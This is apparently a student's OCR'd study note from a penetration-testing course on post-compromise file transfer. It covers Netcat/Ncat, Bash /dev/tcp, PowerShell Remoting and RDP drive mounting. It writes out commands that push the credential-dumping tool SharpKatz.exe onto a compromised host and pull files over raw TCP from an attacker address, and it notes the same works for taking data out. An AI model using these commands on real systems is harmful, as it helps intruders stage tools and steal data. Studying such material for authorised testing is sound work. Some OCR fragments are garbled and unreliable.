
Miscellaneous File Transfer Methods

vendredi 4 octobre 2024 4:35 PM

We've covered various methods for transferring files on Windows and Linux. We also covered ways to achieve the same goal using different programming languages, but there are still many more methods and applications that we can use.

This section will cover alternative methods such as transferring files using **Netcat**, **Ncat** and using **RDP** and **PowerShell sessions.**

Protocol	Technique
Netcat and Ncat	The original **Netcat** was released **by Hobbit in 1995**, but it hasn't been maintained despite its popularity. The flexibility and usefulness of this tool prompted the **Nmap Project to produce** **Ncat**, a modern reimplementation that **supports SSL**, **IPv6**, **SOCKS** and **HTTP proxies**, connection brokering, and more. In this example, we'll transfer **SharpKatz.exe** from our Pwnbox onto the compromised machine. We'll do it using two methods. Let's work through the first one. **We'll first start** **Netcat (nc)** on the compromised machine, **listening**, selecting the port to listen, and **redirect the stdout** using `>` followed by the filename, SharpKatz.exe. **Compromised Machine - Listening on Port 8000** **# Example using Original Netcat** ☐`victim@target:~$ nc -l -p 8000 > SharpKatz.exe` **# Example using Ncat** ☐`victim@target:~$ ncat -l  -p  8000  --recv-only > SharpKatz.exe` **Attack Host - Sending File to Compromised machine** **# Example using Original Netcat** ☐`Djerbien@htb[/htb]$ nc -q 0 192.168.49.128 8000 < SharpKatz.exe` The option **-q 0** will tell Netcat to close the connection once it finishes. That way, we'll know when the file transfer was completed. **# Example using Ncat** ☐`Djerbien@htb[/htb]$ ncat   --send-only   192.168.49.128    8000 < SharpKatz.exe` **If the compromised machine is using Ncat**, we'll need to specify **--recv-only** to close the connection once the file transfer is finished. we can opt for **--send-only** rather than -q. The --send-only flag, when used in both connect and listen modes, prompts Ncat to terminate once its input is exhausted. Typically, Ncat would continue running until the network connection is closed, as the remote side may transmit additional data. --- Instead of listening on our compromised machine, **we can connect to a port on our attack host to perform the file transfer operation**. This method is **useful in scenarios where there's a firewall blocking inbound connections**. Let's listen on port 443 on our Pwnbox and send the file SharpKatz.exe as input to Netcat.



Attack Host - Sending File as Input (reading/sending)

# Example using Original Netcat

```
☐$ sudo nc -l -p 443 -q 0 < SharpKatz.exe
```

# Example using Ncat

```
☐ $sudo ncat -l -p 443 --send-only < SharpKatz.exe
```

Compromised Machine Connect Receive the File (outbound connection)

# Example using Original Netcat

```
☐$ nc 192.168.49.128 443 > SharpKatz.exe
```

# Example using Ncat:

```
☐$ ncat  192.168.49.128  443  --recv-only > SharpKatz.exe
```

Compromised Machine Connecting to Netcat Using /dev/tcp to Receive the File

If we don't have Netcat or Ncat on our compromised machine, Bash supports read/write operations on a pseudo-device file **/dev/TCP/**.

Writing to this particular file makes Bash open a TCP connection to host:port, and this feature may be used for file transfers.

```
☐$ cat < /dev/tcp/192.168.49.128/443 > SharpKatz.exe
```

Note: The same operation can be used to transfer files from the compromised host to our Pwnbox.

PowerShell Session File Transfer

We already talk about doing file transfers with PowerShell, but there may be **scenarios where HTTP, HTTPS, or SMB are unavailable**. If that's the case, **we can use PowerShell Remoting**, aka **WinRM**, to perform file transfer operations.

PowerShell Remoting allows us to execute scripts or commands on a remote computer using PowerShell sessions. Administrators commonly use PowerShell Remoting to manage remote computers in a network, and we can also use it for file transfer operations. **By default**, **enabling PowerShell remoting creates both an HTTP and an HTTPS listener**. The listeners run on default ports **TCP/5985** for **HTTP** and **TCP/5986** for **HTTPS**.

To create a PowerShell Remoting session on a remote computer, **we will need administrative access**, be a member of the Remote Management Users group, or have explicit permissions for PowerShell Remoting in the session configuration.

Let's create an example and transfer a file from DC01 to DATABASE01 and vice versa.

- **We have a session as Administrator in DC01**,
- **the user has administrative rights on DATABASE01**,
- **PowerShell Remoting is enabled**.

Let's use **Test-NetConnection** to confirm we can connect to WinRM.

From DC01 - Confirm WinRM port TCP 5985 is Open on DATABASE01.

```
PS C:\htb> whoami

htb\administrator

PS C:\htb> hostname

DC01

PS C:\htb> Test-NetConnection -ComputerName DATABASE01 -Port 5985

    ComputerName     : DATABASE01
    RemoteAddress    : 192.168.1.101
    RemotePort       : 5985
    InterfaceAlias   : Ethernet0
    SourceAddress    : 192.168.1.100
    TcpTestSucceeded : True
```

Because this session already has privileges over DATABASE01, **we don't need to specify credentials**. In the example below, a session is created to the remote computer named DATABASE01 and stores the results in the variable named **$Session.**

Create a PowerShell Remoting Session to DATABASE01

```
PS C:\htb> $Session = New-PSSession -ComputerName DATABASE01
```

We can use the **Copy-Item** cmdlet to copy a file from our local machine DC01 to the DATABASE01 session we have $Session or **vice versa.**

Copy samplefile.txt from our Localhost to the DATABASE01 Session

```
PS C:\htb> Copy-Item -Path C:\samplefile.txt -ToSession $Session -Destination C:\Users
\Administrator\Desktop\
```

Copy DATABASE.txt from DATABASE01 Session to our Localhost

```
PS C:\htb> Copy-Item -Path "C:\Users\Administrator\Desktop\DATABASE.txt" -Destination C:\ -
FromSession $Session
```

RDP


RDP (Remote Desktop Protocol) is commonly **used in Windows networks for remote access**. We can transfer files using RDP **by copying and pasting.** We can right-click and copy a file from the Windows machine we connect to and paste it into the RDP session.

If we are connected from Linux, we can use **xfreerdp** or **rdesktop**. At the time of writing, xfreerdp and rdesktop allow copy from our target machine to the RDP session, but there may be scenarios where this may not work as expected.

As an alternative to copy and paste, we can mount a local resource on the target RDP server. rdesktop or **xfreerdp** can be used to expose a local folder in the remote RDP session.

Mounting a Linux Folder Using rdesktop

```
$ rdesktop 10.10.10.132 -d HTB -u administrator -p 'Password0@' -r
disk:linux='/home/user/rdesktop/files'
```



`-r disk:linux='/home/user/rdesktop/files'`: This option is used to redirect a local disk to the remote desktop session:

- `disk:linux`: This creates a virtual disk in the remote session.
- `'/home/user/rdesktop/files'`: Specifies the path on your local machine that will be shared as a disk on the remote desktop. This allows you to access files from your local directory in


as a disk on the remote desktop. This allows you to access files from your local directory in the remote session.

Mounting a Linux Folder Using xfreerdp


.

```
$ xfreerdp /v:10.10.10.132 /d:HTB /u:administrator /p:'Password0@'
/drive:linux,/home/plaintext/htb/academy/filetransfer
```

💡 To access the directory, we can connect to \\tsclient\, allowing us to transfer files to and from the RDP session.



Alternatively, from Windows, the native **mstsc.exe** remote desktop client can be used.


Remote Desktop Connection
Remote Desktop Connection
General
Display
Local Resources
Experience
Advanced
1
Remote audio
Configure remote audio settings.
Settings...
Keyboard
Apply Windows key co
Only when using the fu
Example: ALT+TAB
Local devices and resources
Choose the devices an your remote session.
Printers
2
More...
Remote Desktop Connection
Remote Desktop Connection
Local devices and resources
Choose the devices and resources on use in your remote session.
Smart cards or Windows Hello fo
Ports
Drives
SYSTEM (C:)
3

After selecting the drive, we can interact with it in the remote session that follows.

💡 Note: This drive is not accessible to any other users logged on to the target computer, even if they manage to hijack the RDP session.

.